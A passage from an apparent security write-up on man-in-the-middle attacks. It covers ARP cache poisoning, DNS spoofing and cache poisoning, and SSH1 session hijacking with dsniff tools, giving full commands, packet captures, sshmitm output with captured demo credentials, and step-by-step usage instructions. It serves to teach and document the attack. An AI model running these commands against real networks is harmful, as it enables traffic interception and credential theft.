**Jizz.c** provides basic cache poisoning abilities. It allows you to perform attacks against DNS servers as described in the cache poisoning section below.

**Jizzscript.sh**- A front-end for jizz.

**Inject.c**- A jizz-based DNS cache poisoning tool.

**Erect.c** another jizz-based DNS cache poisoning tool

**ADMID** package ADMID contains the following tools:

**ADMkillDNS** - very simple DNS spoofer- Does not actually sit and listen, just spews continuous responses with an increasing query ID.

**ADMsniffID** - sniff a LAN and reply false DNS answers before the NS- This appears to be similar to DNSspoofer from Dsniff.

**ADMsnOOferID** - a DNS ID spoofer- must be running on a name server

**ADMnOg00d** - a DNS ID predictor- can be run remotely against a name server

**ADMdnfuckr** - a very simple denial of service attack to disable DNS

The ADM tools are all aimed at performing various pieces of cache poisoning attacks against DNS servers

**Zodiac** DNS spoofing & DNS watching tool. I had trouble getting zodiac to compile and so decided to simply use Dsniff instead. According to the documentation at this point it is primarily a tool for dissecting DNS traffic and has only limited spoofing capabilities at this point.

### **Man in the middle tools:**

**Ettercap** is a sniffer & session hijacking tool, it has many of the same capabilities as Dsniff. Ettercap is worthy of further discussion so I have gone into more detail below this list of programs.

**Sinto**- send and execute commands on hijacked TTYs

**0N0S3NDai**- Contains a simple telnet session hijacker. 0N0S3NDai is a reference to William Gibson's books where Ono Sendai is a manufacturer of "cyber decks"- computer systems used by the main hacker characters to enter the Net.

**OTU**- OTU is a Linux kernel module for performing the proxying & IP spoofing necessary to perform man in the middle attacks. It doesn't do the decoding of traffic in the middle, just automates the ability to set up spoofed source and destination addresses for the purpose of executing a man-in-the-middle attack.

**Juggernaut**- Juggernaut is a session hijacking tool that allows general traffic sniffing as well as session hijacking and some limited packet creation capabilities.

Ettercap is a full-fledged password sniffer, session hijacking & man-in-the-middle tool. It uses a GUI that is based on ncurses to provide a very nice real time display of what the connections it sees on the network are. It is able to perform ARP spoofing for the purpose of man-in-the-middle attacks and can do what it refers to as "Smart Public ARP". Smart Public ARP sends spoofed ARP replies mapping the target's IP to the attacker's MAC to every system on a subnet except for the targeted one, that way no conflict is seen by the target. Ettercap will use ARP requests to get around the option in the 2.4.x linux kernel to only cache ARP replies that have been requested or ARP information from requests the system receives. This is a cool feature that only appears to apply to Linux 2.4.x right now, but if an IDS is running and looking for ARP replies without requests, this could potentially be used to hide from it. Full details for ettercap are available at <http://ettercap.sourceforge.net>. I would strongly encourage readers to take a look at it. When I ran it and attempted the ARP spoofing portion, I saw the following packets being generated:

```
03/18-22:09:58.009670 ARP who-has 192.120.8.8 tell 0.0.160.120
03/18-22:21:05.919670 ARP who-has 201.107.128.124 tell 0.0.160.120
03/18-22:43:51.279670 ARP who-has 201.107.128.124 tell 0.0.255.255
03/18-22:43:54.879670 ARP who-has 201.107.128.124 tell 0.0.160.120
```

The odd thing is that the network it was running on had no relation at all to 192.120.8.\* or 201.107.128.\*. These are only examples, the software sent out one of each type to every IP on the subnet. The developers indicate that this should not be happening and I am working with them to figure why I am seeing it.

### **How the exploit works:**

A man-in-the-middle attack is a fairly simple attack in theory:

1. The attacker finds a way to convince the client/target that the attacker is in fact the server/target the client is trying to talk to. (Steps 1, 2a & 2b in Figure 12.)
2. The client/target connects to the attacker, thinking it is the server/target. (Step 3 in Figure 12)

- 17 -


3. The attacker connects to the server/target and proxies the information provided by the client/target. (Step 4 in Figure 12)
4. If this session is set up successfully, the attacker may now watch all the communication between the client/target and the server/target. They may also insert data into the connection in either direction, either completely taking over the connection or else adding data occasionally as the connection continues to be used by the targets. (Steps 5 & 6 in Figure 12)

The complications lie in two steps:

- Getting the target to initiate a connection to the attacker instead of the other endpoint of the connection.
- Convincing the target that the attacker is the other end point of the connection and not a 3<sup>rd</sup> party.

The first problem is addressed via attacks against the ARP & DNS protocols. I used only DNS spoofing to complete the actual attack. However, I will discuss both methods.

The primary method of attacking the ARP protocol is ARP cache poisoning. Most operating systems will accept volunteered ARP responses and add them to their caches and will then check their cache before requesting address resolution via the network. This fact can be used to insert false information (AKA “poison”) into your target’s ARP cache causing them to believe that your MAC address maps to the IP address of the system they really want to communicate with or, alternatively, maps to the IP address of their default gateway so that any traffic they send off of the local subnet will be sent to your attacking system, which can then either respond or simply route the traffic normally. (See Figure 6)




**Figure 6 ARP spoofing/cache poisoning flow**

A second attack method is ARP spoofing. ARP spoofing may either mean responding to requests for ARP resolution with the attacker's MAC address instead of the true server's or mean changing your MAC address to actually be that of the true server. The differences between the first option and ARP cache poisoning are that ARP response spoofing is done strictly in response to an ARP resolution request whereas cache poisoning is performed without waiting for a resolution request to be sent. While it is possible to perform ARP spoofing instead of cache poisoning, there may not be much reason to do so since cache poisoning is easier and does not require waiting for an action from your victim.

Although it is not strictly a vulnerability in the ARP protocol, there is another attack that is worth mentioning- It is possible to cause many switches to fail and change into hub mode by flooding their ARP table (the lookup table used by a switch to determine which port to send traffic out on). This provides a method to sniff traffic on a network that is normally switched and hence inefficient for sniffing (inefficient because although you may see some of the traffic you want, it will only be broadcast traffic or traffic to or from the hosts on the specific switch segment to which you are attached). This attack can be performed using the program "macof" which is included in the Dsniff suite or the "-m" switch with ARPMim.

**NOTE:** A downside of ARP cache poisoning is that in order to be effective, you

must be on the same subnet so that you will receive ARP resolution requests and be able to send spoofed responses.



```
C:\WINNT\System32\cmd.exe
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

P:\>arp -a

Interface: .34.199 on Interface 0x1000003
Internet Address Physical Address Type
.34.149 00-50-da-b9-39-b8 dynamic
.34.154 00-a0-c9-bc-d0-b6 dynamic
.34.251 00-02-fc-bc-42-d4 dynamic

P:\>arp -a

Interface: .34.199 on Interface 0x1000003
Internet Address Physical Address Type
.34.9 00-a0-c9-6b-80-7c dynamic
.34.154 00-a0-c9-bc-d0-b6 dynamic
.34.251 00-02-fc-bc-42-d4 dynamic
.27.30 00-a0-c9-6b-80-7c dynamic

P:\>
P:\>_
```

Figure 7 ARP cache of victim before (first query) and after (second query) using ARPspoofer against it. (The image has been sanitized to sufficiently hide the identity of the network this was run on)

Because ARP caches simply accept new entries, you may not need to keep arpspoof running while the attack is going on. You may simply be able to run it for a short period of time (<5 minutes) and then shut it down. If the attack is going to be an extended one you may need to rerun the tool (or keep it running) in order to insure the cache maintains the poisoned data. This is where a tool like THC-Parasite that can listen for ARP requests for a certain address and reply only to those requests would be very useful. ARPmim has a default 4ms delay between sending ARP replies, however it can be set using the “-w” switch. Dsniff’s ARPspoofer does not provide the ability to add a delay but appears to have about a 2 second delay between packets (as tested using tcpdump and checking the timestamp on the poisoned packets). The first cache query shown in Figure 7 was run before ARPspoofer was used. ARPspoofer was then started and allowed to run for ~1 minute, (the output is below) it was then stopped and the second cache query was run. You can see that there has been a small but important change to the cache- a mapping between the real IP address for the server/target and the real MAC address for the attacker has been added.

#### ARPspoofer command and output (sanitized by hand)

```
[root@ring root]# arpspoof -t kohlenberg-dev.XXXX.XX statsec01.XXXX.XXX
0:a0:c9:6b:80:7c 0:90:27:75:ac:26 0806 42: arp reply XXX.XXX.27.30 is-at 0:a0:c9:6b:80:7c
0:a0:c9:6b:80:7c 0:90:27:75:ac:26 0806 42: arp reply XXX.XXX.27.30 is-at 0:a0:c9:6b:80:7c
0:a0:c9:6b:80:7c 0:90:27:75:ac:26 0806 42: arp reply XXX.XXX.27.30 is-at 0:a0:c9:6b:80:7c
0:a0:c9:6b:80:7c 0:90:27:75:ac:26 0806 42: arp reply XXX.XXX.27.30 is-at 0:a0:c9:6b:80:7c
0:a0:c9:6b:80:7c 0:90:27:75:ac:26 0806 42: arp reply XXX.XXX.27.30 is-at 0:a0:c9:6b:80:7c
0:a0:c9:6b:80:7c 0:90:27:75:ac:26 0806 42: arp reply XXX.XXX.27.30 is-at 0:a0:c9:6b:80:7c
```

```
0:a0:c9:6b:80:7c 0:90:27:75:ac:26 0806 42: arp reply XXX.XXX.27.30 is-at 0:a0:c9:6b:80:7c
0:a0:c9:6b:80:7c 0:90:27:75:ac:26 0806 42: arp reply XXX.XXX.27.30 is-at 0:a0:c9:6b:80:7c
0:a0:c9:6b:80:7c 0:90:27:75:ac:26 0806 42: arp reply XXX.XXX.27.30 is-at 0:a0:c9:6b:80:7c
0:a0:c9:6b:80:7c 0:90:27:75:ac:26 0806 42: arp reply XXX.XXX.27.30 is-at 0:a0:c9:6b:80:7c
```

When setting up ARPspooft to present your attacking system as the default gateway to the victim, you must be careful to also present the attacking system as the victim to the default gateway. If you don't, you will end up only seeing half the traffic as the actual gateway will send the traffic directly back to the target system. This can be done using the <target<sup>22</sup>> and <host<sup>23</sup>> values for ARPspooft and running two instances:

```
[root]# arpspoof -t <victim host name> <default gateway> &
[root]# arpspoof -t <default gateway> <victim host name> &
```

This is where ARPmim has a real advantage. Its default behavior is to send the appropriate ARP traffic to poison the source and destination (these examples are from the program's help data):

This is a simple spoofing towards the gateway and the victim to insert the attacker as the destination for each. (gateway=10.0.255.254, victim=10.0.119.119):

```
arpmit -v 00:02:13:37:73:50 10.0.255.254:11:11:22:22:33:33 10.0.119.119:44:44:55:55:66:66
```

ARPmim can also send spoofed data about a single victim or multiple victims to a group of IPs or a broadcast address.


The same two methods that were used for attacking ARP, implemented slightly differently, are available for attacking the DNS protocol to provide the results we want. In the case of DNS though, it may actually be easier (depending on where you are) to perform the spoofing instead of the cache poisoning attack:

- DNS spoofing
  - DNS spoofing is the process of faking a response from the client/target's DNS server in order to provide the wrong address mapping to the targeted system. This is done by sending a spoofed response directly to the target system. In the Dsniff software suite, dnsspoof provides this functionality. Ettercap does not provide this capability. See Figure 8 for an example of how the attack is performed.
  - The advantage of spoofing is that it can be done without forcing the user to take any action (such as request the resolution of a domain that you do own so that you can provide false information as an addition)
  - The disadvantage of spoofing is that the attacking system must be in the path of the DNS request as it goes from client to server in order to properly spoof a response back and do so quickly enough.

---

<sup>22</sup> Used if you only want to poison a single system instead of the whole subnet. Only requests coming from this system will be sent the false responses.

<sup>23</sup> The name of the system being spoofed



**Figure 8 DNS Spoofing data flow**

1. The client/target sends a request to the DNS server asking for resolution for [www.needanIP.net](http://www.needanIP.net) (random example domain).
2. The attacker, monitoring the network from a location where traffic between the DNS server and the client can be seen, quickly sends a reply to the resolution request with a spoofed source and the false information.
3. The DNS server responds with the correct information. However, because the attacker has already responded, the client uses the false information instead of the accurate information.

```

C:\WINNT\System32\cmd.exe
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

P:\>nslookup statsec01.
Server: hfsdns01.
Address: .9.1

Name: statsec01.
Address: .27.30

P:\>nslookup statsec01.
Server: hfsdns01.
Address: .9.1

Non-authoritative answer:
Name: statsec01.
Address: .34.9

P:\>_

```

**Figure 9 DNS resolution before and after DNSspooft has been started**

The first nslookup in Figure 9 is prior to starting DNSspoofer on the attacking system. The results of that resolution are accurate and correct. The second nslookup is after DNSspoofer has been started and the results are clearly different and in fact the address is that of the attacking system. The images have been sanitized to hide the networks in use.

```
[root@ring root]# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:A0:C9:6B:80:7C
          inet addr:      .34.9  Bcast:      .34.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2187940 errors:0 dropped:0 overruns:0 frame:2389
          TX packets:555 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:2257031894 (2152.4 Mb)  TX bytes:46661 (45.5 Kb)
          Interrupt:5 Base address:0xd000

[root@ring root]# cat dnsspoof.hosts
# #Id: dnsspoof.hosts,v 1.2 2000/08/28 13:28:21 dugsong Exp #
#
# Sample hosts file for dnsspoof - kill web banner ads for Niels. :-)
#
      .34.9      statsec01.
#127.0.0.1      ad.*
#127.0.0.1      ads*.*
#127.0.0.1      adbot*.*
#127.0.0.1      adcount*.*
#127.0.0.1      adfinity*.*
#127.0.0.1      *ads*.*.com
#127.0.0.1      *.adbot.com
#127.0.0.1      *.advert*.*
[root@ring root]# dnsspoof -f dnsspoof.hosts
dnsspoof: listening on eth0 [udp dst port 53 and not src      .34.9]
      .34.199.1592 >      .9.1.53: 5+ A? statsec01.
```

Figure 10 DNS response spoofing from the attacker's perspective

Figure 10 shows DNS poisoning in progress from the attacker's perspective. If you look, you will see that the hostfile being used by DNSspoofer points all requests for "statsec01" (the desired destination server) to the IP address that is assigned to eth0 on the attacking system.

- DNS cache poisoning
  - DNS cache poisoning is a method of inserting false information into the DNS cache of the target or its DNS server so that when it is later requested by the actual target of the overall attack, the wrong IP address is provided.
  - The most common method of performing this attack is to get the victim's DNS server to cache false information by including it in the response to a legitimate query. There are two ways this can be done
    - By sending a spoofed response to the DNS server back to it when it asks for information about the destination you want to pretend to be. In order for this data to be accepted, you must have an accurate Query ID in your response. In older versions of BIND<sup>24</sup>, the query IDs were incremented linearly upon each query, which made this guessing very easy to do. Knowing when a server is going to ask for the information

<sup>24</sup> Older than 4.9.6 & 8.1.1

can be achieved simply by setting it as your name server in nslookup (the command format is [root]# nslookup <hostname to resolve> <server to query for resolution>).

**NOTE:** The current versions of BIND<sup>25</sup> implement query IDs that are hard to predict and can be configured to not accept data for domains other than the one that the query was for.

- By causing the DNS server to query a DNS server you control (either by getting one of its clients to go to your domain for some reason or by telling nslookup to query the targeted server for the information you are going to provide) and then responding back with false information about the domain you want to spoof as well as the information that the server actually wanted from you. The additional data is referred to as “glue” and generally provides information that supports the explicit query, such as secondary name servers and mail relays, etc... This will not work on a properly configured name server but it is quite common to misconfigure a BIND installation or simply not configure it any more than is absolutely necessary to function.
- The advantage of cache poisoning is that it can be done without any direct packet sniffing at all, which means it doesn’t have to be done from a system that is on a network between the target’s system and their DNS server.
- The disadvantage is that (as noted above) many DNS servers implement protection methods against this sort of attack and it can be more challenging to accomplish than simple response spoofing.

There are a number of automated tools that I know of to perform DNS cache poisoning. Two examples are Jizz.c<sup>26</sup> and Zodiac<sup>27</sup> more are listed in the “description of variants” section. Because I had the necessary access to perform DNS spoofing on the same subnet as the client/target I am attacking using DNSspooof, I have not done more than quickly review the software. I have provided the URLs so that any readers who are interested will be able to play with them to their heart’s content.

The second problem (Convincing the target that the attacker is the other end point of the connection and not a 3<sup>rd</sup> party.) is easy to do except in cases (such as this one) where there are key pieces of information about the legitimate endpoints that the attacker cannot access (e.g. the private keys for each). In these cases it becomes necessary to rely on the laziness of your target to not bother checking via an out-of-band method whether or not the fingerprints of the public keys for the server they are connecting to and the server they should be connecting to match. While this is very likely when dealing with people using SSL (since many/most of the users don’t really understand what they are using and what it means), it is not as likely when dealing with users of SSH programs. Almost all (I haven’t seen one that doesn’t) SSH packages show an alert similar to the one in Figure


---

<sup>25</sup> <http://www.isc.org/bind.html>

<sup>26</sup> <http://209.100.212.5/cgi-bin/search/search.cgi?searchvalue=jizz>

<sup>27</sup> <http://www.team-teso.net/projects/zodiac/>


11. if the key for a server you have connected to before changes.



**Figure 11** The alert given by SecureCRT when the public key of a server is different than one that was previously seen and stored.

### Diagram:

A DNS spoofing Man-in-the-Middle attack is performed in the following fashion:



**Figure 12** Complete Man-in-the-middle attack

1. Kohlenberg-dev asks hfsdns01 for DNS resolution: “Do you have an IP address for

statsec01?''.

```
Frame 3 (101 on wire, 101 captured)
Ethernet II
  Destination: 00:02:fc:bc:42:d4 (Cisco_bc:42:d4)
  Source: 00:90:27:75:ac:26 (Intel_75:ac:26)
  Type: IP (0x0800)
Internet Protocol, Src Addr: kohlenberg-dev. (.34.199), Dst Addr: hfsdns01. (.9.1)
User Datagram Protocol, Src Port: 4899 (4899), Dst Port: domain (53)
Domain Name System (query)
  Transaction ID: 0x0002
  Flags: 0x0100 (Standard query)
  Questions: 1
  Answer RRs: 0
  Authority RRs: 0
  Additional RRs: 0
  Queries
    statsec01. : type A, class inet
      Name: statsec01.
      Type: Host address
      Class: inet
```

2. Both hfsdns01 and the attacker see the DNS resolution request.
  - a. The attacker quickly replies first with a spoofed response containing false information: "I am hfsdns01 and here is the mapping you need: statsec01 = XXX.XXX.34.9"

```
Frame 10 (98 on wire, 98 captured)
Ethernet II
  Destination: 00:90:27:75:ac:26 (Intel_75:ac:26)
  Source: 00:a0:c9:6b:80:7c (Intel_6b:80:7c)
  Type: IP (0x0800)
Internet Protocol, Src Addr: hfsdns01. (.9.1), Dst Addr: kohlenberg-dev. (.34.199)
User Datagram Protocol, Src Port: domain (53), Dst Port: 4902 (4902)
Domain Name System (response)
  Transaction ID: 0x0005
  Flags: 0x8180 (Standard query response, No error)
  Questions: 1
  Answer RRs: 1
  Authority RRs: 0
  Additional RRs: 0
  Queries
    statsec01. : type A, class inet
      Name: statsec01.
      Type: Host address
      Class: inet
  Answers
    statsec01. : type A, class inet, addr .34.9
      Name: statsec01.
      Type: Host address
      Class: inet
      Time to live: 1 minute
      Data length: 4
      Addr: .34.9
```

- b. Hfsdns01 replies with the correct information but the attacker's data has already been received and used by Kohlenberg-dev: "I am hfsdns01 and here is the mapping you need: statsec01 = XXX.XXX.27.30"<sup>28</sup>

<sup>28</sup> I found that even though the false data is used when a new request is made, the second (true) response is actually cached (Possibly in replacement of the spoofed data? I haven't found a tool that will let me look in the DNS cache of a Windows 2000 Pro system) so when the next request is made for that same information, the local cache may actually have the right result in it.

```

Frame 11 (331 on wire, 331 captured)
  Ethernet II
    Destination: 00:90:27:75:ac:26 (Intel_75:ac:26)
    Source: 00:02:fc:bc:42:d4 (Cisco_bc:42:d4)
    Type: IP (0x0800)
  Internet Protocol, Src Addr: hfsdns01. ( .9.1), Dst Addr: kohlenberg-dev. ( .34.199)
  User Datagram Protocol, Src Port: domain (53), Dst Port: 4902 (4902)
  Domain Name System (response)
    Transaction ID: 0x0005
    Flags: 0x8580 (Standard query response, No error)
    Questions: 1
    Answer RRs: 1
    Authority RRs: 5
    Additional RRs: 9
  Queries
    statsec01. : type A, class inet
      Name: statsec01.
      Type: Host address
      Class: inet
  Answers
    statsec01. : type A, class inet, addr .27.30
      Name: statsec01.
      Type: Host address
      Class: inet
      Time to live: 4 hours
      Data length: 4
      Addr: .27.30
  Authoritative nameservers
  Additional records

```

3. Kohlenberg-dev negotiates a connection to the attacker. (Figure 13.) username: exploitdemo password: Imnottellingyou. At the same time,
4. The attacker negotiates an SSH connection to statsec01 username: exploitdemo password: Imnottellingyou (Figure 13.)
5. Statsec01 accepts the connection
6. The attacker accepts the connection

The attacker now has a clear view into the connection between the client and the true server and can watch all the traffic or even potentially insert traffic of its own into the data stream.

```

[root@ring root]# sshmitm -I statsec01.
sshmitm: relaying to statsec01.
-----
03/16/02 01:35:18 tcp .34.154.3100 -> .27.30.22 (ssh)
exploitdemo
Imnottellingyou

Last login: Sat Mar 16 02:29:00 2002 from ring
Note- if you are doing anything rootish, please document
all changes in the log file in /root with the date and
your initials. This is an experiment in collective admining

[exploitdemo@statsec01 exploitdemo]$ ls
tap
[exploitdemo@statsec01 exploitdemo]$ touch Own3d
[connection hijacked]
touch Own3d
[exploitdemo@statsec01 exploitdemo]$ ls
ls
Own3d tap
[exploitdemo@statsec01 exploitdemo]$

```

**Figure 13** The attacker's view. Note that the victim's IP is different than in the previous figures. This is due to running the attack multiple times and taking the best screenshots. xxx.xxx.34.154 = Kohlenberg-dev.

## How to use the exploit:

1. Start DNSspoofer on a system that will be able to see DNS requests coming from the victim system. **NOTE:** As mentioned before, the system running DNSspoofer must be connected to a network that the DNS queries can be seen on. This generally means either connecting to the network that either the DNS server or the victim sits on.

```
[root@ring root]# dnsspoof -f dnsspoof.hosts
dnsspoof: listening on eth0 [udp dst port 53 and not src .34.9]
.34.154.3043 > .9.1.53: 1639+ A? statsec01.
.34.154.3051 > .9.1.53: 1642+ A? statsec01.
```

Figure 14 dnsspoof providing false information about statsec01. As noted before, kohlenberg-dev = xxx.xxx.34.154 and hfsdns01 = xxx.xxx.9.1

2. Shut down the SSH daemon on the attacking system. This is necessary in order to allow sshmitm to bind to TCP port 22. Start sshmitm on the attacking system (which is now being identified as the destination server for the victim system because of DNSspoofer) specifying the name of the server (the actual destination server) that you want sshmitm to forward connections to. (see Figure 16)
3. The victim initiates an SSH1 (Dsniff only supports SSH1 and according to Dug, that is all it will ever support). The connection actually goes to the attacking system and is proxied through to the intended destination.

